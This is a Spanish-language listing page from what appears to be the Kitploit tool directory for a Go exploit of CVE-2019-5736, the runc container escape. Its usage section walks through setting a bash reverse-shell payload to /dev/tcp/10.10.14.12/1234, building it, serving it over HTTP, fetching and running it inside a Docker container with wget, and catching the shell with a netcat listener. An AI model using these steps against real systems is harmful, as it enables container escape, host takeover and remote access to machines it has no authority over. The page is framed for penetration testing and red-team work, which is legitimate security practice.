
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2019-5736 — Exploit basado en Go para CVE-2019-5736 (escape de contenedor Runc) con un payload de reverse shell personalizable, diseñado para pruebas de penetración y operaciones de equipo rojo contra contenedores Docker vulnerables. | Kitploit
Herramientas/GitHubGitHub/h3x0v3rl0rd/cve-2019-5736
Análisis de VulnerabilidadesExplotaciónPruebas de PenetraciónRed TeamingDesarrollo de PayloadsEscape de Contenedores
GitHubh3x0v3rl0rd/cve-2019-5736

CVE-2019-5736

Exploit basado en Go para CVE-2019-5736 (escape de contenedor Runc) con un payload de reverse shell personalizable, diseñado para pruebas de penetración y operaciones de equipo rojo contra contenedores Docker vulnerables.

Ver Repositorio
62hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

🖥️ -h3x0v3rl0rd- #️⃣ CVE-2019-5736

Uso :

La máquina es vulnerable a CVE-2019-5736, sigue los pasos del exploit de Runc (CVE-2019-5736). Descarga el archivo main.go, cambia el payload en el archivo a:

  var payload = "#!/bin/bash \n bash -i >& /dev/tcp/10.10.14.12/1234 0>&1"

Después de eso, ejecuta:

  go build main.go


Aloja un servidor http:

  python3 -m http.server
imagen


Luego abre 3 terminales como se muestra a continuación:
imagen

Terminal 1
  sudo /usr/bin/docker exec -it webapp-dev01 /bin/bash
  wget http://10.10.14.12/main
  chmod +x main
  ./main

Terminal 2
  sudo /usr/bin/docker exec -it webapp-dev01 /bin/sh

Terminal 3
  nc -nlvp 1234


Una vez que ejecutes ./main en la primera terminal ssh, ejecuta inmediatamente el segundo comando en la segunda terminal ssh, luego obtendrás la reverse shell de netcat en la terminal 3

imagen

imagen

Descargar herramienta